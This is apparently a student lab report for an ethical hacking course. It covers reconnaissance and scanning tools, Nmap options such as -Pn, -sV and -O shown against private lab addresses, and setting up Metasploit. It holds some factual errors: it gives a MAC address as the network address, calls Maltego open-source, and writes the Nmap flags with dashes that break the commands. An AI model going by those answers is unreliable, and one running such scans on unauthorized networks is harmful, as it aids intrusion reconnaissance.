

1. **a. Describe at least 3 tools related to foot printing and Reconnaissance with relevant screenshots, that demonstrate its working**

Ans:




➢ **TheHarvestor:** An open-source information gathering tool called TheHarvester is intended for use in open-source intelligence (OSINT) and reconnaissance missions. Its main purpose is to gather a variety of information on a target from internet sites that are open to the public. Email addresses, subdomains, virtual hosts, online profiles, and other data are among the things it collects. As it helps with target online presence analysis, vulnerability identification, and attack vector formulation, TheHarvester is a useful tool for penetration testers, ethical hackers, and cybersecurity experts in the early phases of a security assessment. The application offers structured and ordered findings that may be used for security-related analysis and further use.



➢ **Shodan.io:**

A specialized search engine called Shodan is dedicated to locating and classifying internet-connected devices and services. It is renowned for its capacity to look up and gather data on a variety of devices, such as web servers, routers, cameras, and more. In order to better understand a target's online presence and potential security vulnerabilities, security professionals, researchers, and ethical hackers frequently utilize Shodan for reconnaissance and open-source intelligence (OSINT) objectives. Shodan is a useful tool in the realm of cybersecurity since it offers access to information about known vulnerabilities, sophisticated search capabilities, and filtering choices. But it's crucial to utilize Shodan sensibly and morally, according to privacy laws and safeguarding legal bounds.


- **Maltego:** Designed for information collection and reconnaissance, Maltego is a flexible open-source intelligence (OSINT) and data mining tool. Its capacity to produce graphical depictions of the connections between different entities—including individuals, organizations, websites, email addresses, and more—is well recognized. To find connections and patterns in data that might not be immediately obvious, Maltego makes it easier to visualize and analyze data. For thorough investigations, reconnaissance, and threat information gathering, cybersecurity experts, investigators, and researchers frequently utilize it. Maltego offers several functions for data analysis and transformation and is accessible as a more feature-rich commercial version or as a free community edition.




b. Describe at least 3 tools related to network scanning with relevant screenshots, that demonstrate its working

Ans:


- **Massscan:** Masscan is a free and open-source network scanning utility that excels in speed and effectiveness. It is an excellent option for promptly locating open ports and services since it excels at fast scanning broad IP address ranges. Target IP ranges, ports, and scan speeds may all be customized with Masscan, which supports both TCP and UDP scanning. The command-line interface, resource efficiency, and speed of this program make it the choice of ethical hackers, network administrators, and security experts. Unauthorized or malicious scanning, on the other hand, can disrupt networks and may have legal repercussions, thus responsible and permitted use is essential. When utilizing Masscan for network reconnaissance, always make sure you have the right authorization.





➢ **Angry IP Scanner:** A cross-platform network scanning tool that is easy to use and find hosts on a local network or inside a defined IP range is called Angry IP Scanner. The graphical user interface (GUI) is user-friendly and offers the option to select an IP range and ports for scanning. For network managers and anybody looking for an easy-to-use network reconnaissance tool, this is a useful option since, once launched, it rapidly finds and shows active hosts and open ports. Even for smaller-scale network discovery activities, Angry IP Scanner shines in simplicity and use while lacking certain other scanning programs' sophisticated capabilities and speed.


➢ **Nmap:** The open-source network scanning utility Nmap, short for "Network Mapper," is a flexible and popular choice. It is highly acclaimed for its capacity to find open ports and gather useful data in order to locate hosts and services on networks. For services that are operating on target hosts, Nmap may additionally identify the OS and version. It is a vital tool for network administrators, security experts, and ethical hackers because to its rich feature set, scripting ability, and large database of signatures. A popular command-line tool for evaluating network security, finding vulnerabilities, and assisting with network troubleshooting is called Nmap. It is renowned for its adaptability and extensive network reconnaissance capabilities.



c. Describe at least 3 tools related to enumeration with relevant screenshots, that demonstrate its working

Ans:

- **Enum4linux:** An extensively used open-source utility called Enum4linux was created especially for Windows network enumeration in penetration tests and security evaluations. With this utility, important data may be extracted from Windows computers connected to a network. Understanding a Windows network's architecture and possible vulnerabilities may be greatly aided by knowing data like user lists, share information, and domain policies, all of which can be uncovered with Enum4linux. It is often used by security experts and ethical hackers to evaluate Windows environments' security and collect information that might be useful for future penetration tests or security evaluations. A powerful command-line utility for Windows domain enumeration and network spying is called Enum4linux.




- **Nikto**: Nikto is a popular open-source web server scanner and security evaluation tool for identifying bugs, configuration errors, and other security threats in web servers and online apps. Because of its expertise in web server enumeration, this tool may identify security flaws and vulnerabilities in online services and applications. Nikto is a tool used by security experts, administrators, and ethical hackers to evaluate the security posture of web servers and improve the security of web-based systems. The command-line program Nikto is renowned for its extensive feature set, user-friendliness, and efficiency in locating and reducing web-based security threats.

- **Nmap:** The open-source network scanning utility Nmap, short for "Network Mapper," is a flexible and popular choice. It is highly acclaimed for its capacity to find open ports and gather useful data in order to locate hosts and services on networks. For services that are operating on target hosts, Nmap may additionally identify the OS and version. It is a vital tool for network administrators, security experts, and ethical hackers because to its rich feature set, scripting ability, and large database of signatures. A popular command-line tool for evaluating network security, finding vulnerabilities, and assisting with network troubleshooting is called Nmap. It is renowned for its adaptability and extensive network reconnaissance capabilities.

Part one: Exploring Kali Linux

Look through the applications installed on your kali Linux System.


1. **List and identify any tools that you recognize.**



Ans:Wireshark: Network administrators, security experts, and hobbyists all carry Wireshark as a regular tool in their toolbox due to its reputation as an invaluable network analysis tool. Wireshark offers an insight into the complex world of data transmission over the internet with its exceptional capacity to record, examine, and analyze network traffic.

Understanding network behavior is critical in the digital era, because continual connectivity is the norm. What makes Wireshark so important is that it provides users with unmatched insight into network packets and protocols by revealing the underlying workings of data transfer. With its ability to provide you with the knowledge you need to make well-informed decisions, Wireshark is a flexible tool that may be used for network optimization, security investigation, or troubleshooting.

It is impossible to overestimate Wireshark's influence in the fields of networking and cybersecurity. It has greatly enhanced network performance and security and given experts the ability to solve the puzzles around network communication. Additionally, because it is open-source, it has attracted a cooperative community of contributors who continuously improve its capabilities, keeping it useful and efficient in a digital context that is changing quickly.



Maltego: The capacity to collect, display, and evaluate data linkages is more important than ever in an era characterized by the massive and interconnected network of digital information. An invaluable tool for experts and investigators looking to identify connections, weaknesses, and insights hiding under the surface is Maltego, an open-source intelligence and forensics program.

The field of information collection and analysis greatly benefits from the use of Maltego. Creating a visual map of the connections between these things is its main goal, assisting users in finding linkages between seemingly unrelated bits of data. These days, information, which is often dispersed across the internet and other sources, is essential for making well-informed decisions. This makes this capacity extremely significant.

Open the terminal application and look at the man page for nmap. Read through this page and answer the following questions:

2. **According to the description, what tasks do system and network administrators use nmap for?**

Ans: Nmap is a useful tool for rapidly and thoroughly scanning networks to find accessible hosts. This process is known as network discovery. Updating the list of devices in the network is crucial for ensuring accuracy.

Security Auditing: Nmap is an invaluable tool for security audits since it can display the status of open, closed, or filtered ports as well as identify services and applications that are operating on hosts. In their network, it aids administrators in locating possible openings and security gaps.

Nmap's capability to detect services and applications includes the ability to pinpoint the names and versions of individual apps in addition to their existence. In order to manage service updates and comprehend the network's software landscape, this is essential.

Operating System Identification: In order to guarantee compatibility and security in network settings, Nmap's ability to infer the operating systems (OS) and OS versions running on target hosts is essential.

Network administrators use Nmap to assess firewalls and packet filters in order to learn about their existence and behavior. It offers insights into network security setups by determining if particular ports are open, closed, filtered, or unfiltered.

Network Inventory: By giving details about hosts and the services they provide, Nmap helps keep track of all the devices connected to the network. For network administration, capacity planning, and resource allocation, this is essential

Service Upgrade Scheduling: Nmap is a useful tool for service upgrade management. Administrators can effectively and efficiently plan and execute upgrades by knowing which services are operating and their versions.


Monitoring of Host and Service Uptime: Nmap is used by system and network administrators to track the availability of hosts and services. It contributes to high network availability by making ensuring that necessary services are consistently accessible.

3. What option would you use to treat all hosts as online (skip host discovery)?

Ans: Using the -Pn option in Nmap allows you to bypass host discovery and treat all hosts as online. With this option, Nmap is instructed to forgo host discovery and to presume that all targets are online. When you wish to scan a certain group of hosts without first determining if they are online, it might be helpful. Nmap command can be written as:

nmap –Pn <Target IP>

Example: nmap –Pn 192.168.2.6




4. **What option would you use to specify specific ports to scan?**

Ans: Using the -p option and a list of the desired port numbers to scan, you may instruct Nmap to scan these specific ports. This is an illustration:

Nmap –p 80,443,22,8080 <Target IP>

Here 80,443,22,8080 represents ports

Example: nmap –p 80 192.168.2.6




5. **What option would you use to determine service and version info on open ports?**

Ans: Using Nmap, the -sV option may be used to find service and version information on open ports. Nmap will try to determine the version and application running on the open ports if this option is enabled for version detection. Using the -sV option is demonstrated by the following command used for open ports:

Nmap –sV <target IP>

Example: nmap –sV 192.168.2.6




6. **What option would you use to enable OS detection?**

Ans: The -O option in Nmap may be used to enable OS detection. Here's how to apply it:

Nmap –O <target IP>

To scan a host, replace <target> with its hostname or IP address. Using a variety of features and responses seen during the scan, Nmap will try to determine the operating system and version that is executing on the target host when you use the -O option.


In order to ascertain the operating system type being used on the target systems as part of their network assessments or security audits, system administrators, security experts, and network analysts might find the -O option helpful.



Check to see if you kali system is up to date. If not, install all updates.


7. **Paste a screen shot after updates are installed (or confirmed system is up to date.)**

Ans:



8. **What distribution of Linux is based on? (Hint: Use the uname command)**

Ans: With the *-a* option to see kernel information, which frequently contains distribution-specific information, you may use the *uname* command to find out which Linux distribution you are using. Here's how to go about it:



Module Activity Description:

Part Two: Starting Metasploit Framework

Use the Metasploit Unleashed site for help completing this portion of the lab

9. **In your own words, explain what the Metasploit Framework is.**

Ans: One popular and open-source penetration testing and exploitation tool is the Metasploit Framework. With the help of this flexible and potent software platform, ethical hackers and cybersecurity experts may imitate cyberattacks on networks, computer systems, and apps in order to find and address vulnerabilities.

The main features of the Metasploit Framework are as follows:

- Penetration testing: Security professionals may identify and comprehend flaws in software, networks, and computer systems by using Metasploit for ethical hacking and penetration testing. It enables them to pose as possible attackers in order to gauge a target system's security.
- Exploitation: A large library of known exploits, or programs designed to exploit security flaws in a target system, may be found in Metasploit. This makes it easier for testers to determine whether a system is vulnerable to known attacks.
- Payloads: Metasploit offers a mechanism to design and distribute payloads, which are the malicious codes or activities that an attacker want to run on the compromised target system, in addition to exploits.
- Combining Metasploit with additional security tools and automating the penetration testing process are two ways to make the process more efficient. As such, it's a useful instrument for evaluating and enhancing the security of intricate settings.

Start the postgresql, make sure the 'msfdb' is initialized and open the msfconsole

10. Paste as Screen show of each of the commands used to complete these steps

Ans: To start PostgreSQL to ensure the Metasploit Framework Database(msfdb) is initialized, the following steps to follow are:

- Start PostgreSQL:


  Command: sudo service postgresql start

- To initialize the msfdb the command is:

  sudo msfdb init

- To start the Metasploit

  Command: msfconsole



Complete the rest of the section in the msfconsole. Hint: regular Linux command will work here, and you can type help to find msf commands

11. **What is the IP and subnet mask of you kali Linux system?**

Ans:

```
msf6 > ifconfig
[*] exec: ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.2.7  netmask 255.255.255.0  broadcast 192.168.2.255
        inet6 fe80::250:56ff:fe8a:4be9  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:8a:4b:e9  txqueuelen 1000  (Ethernet)
        RX packets 14710  bytes 27729569 (26.4 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 17922  bytes 4332928 (4.1 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 66386  bytes 11081174 (10.5 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 66386  bytes 11081174 (10.5 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

msf6 >
```

IP address for my kali Linux system is 192.168.2.7

Subnet Mask is 255.255.255.0

12. What is the Network Address of your network?

Ans:

```
inet 192.168.2.7  netmask 255.255.255.0  broadcast 192.168.2.255
inet6 fe80::250:56ff:fe8a:4be9  prefixlen 64  scopeid 0x20<link>
ether 00:50:56:8a:4b:e9  txqueuelen 1000  (Ethernet)
```

The network address of my network is ether 00:50:56:8a:4b:e9

13. What hosts are listed in your database now? (show a screen shot)

Ans:

```
msf6 > hosts

Hosts
=====

address     mac         name         os_name  os_flavor  os_sp  purpose  info  comments
-------     ---         ----         -------  ---------  -----  -------  ----  --------
192.168.2.  00:50:56:8  goinesjw-pc  Unknown                    device
5           a:51:fe     .ad.uc.edu
192.168.2.  00:50:56:8              Unknown                    device
6           a:d2:91
192.168.2.                          Unknown                    device
7
```

The active host for the listed database is 192.168.2.5

14. What services are listed in your database now? (show a screen shot)


Ans:

```
msf6 > services
Services
========

host         port   proto  name    state     info
----         ----   -----  ----    -----     ----
192.168.2.5  80     tcp    http    open
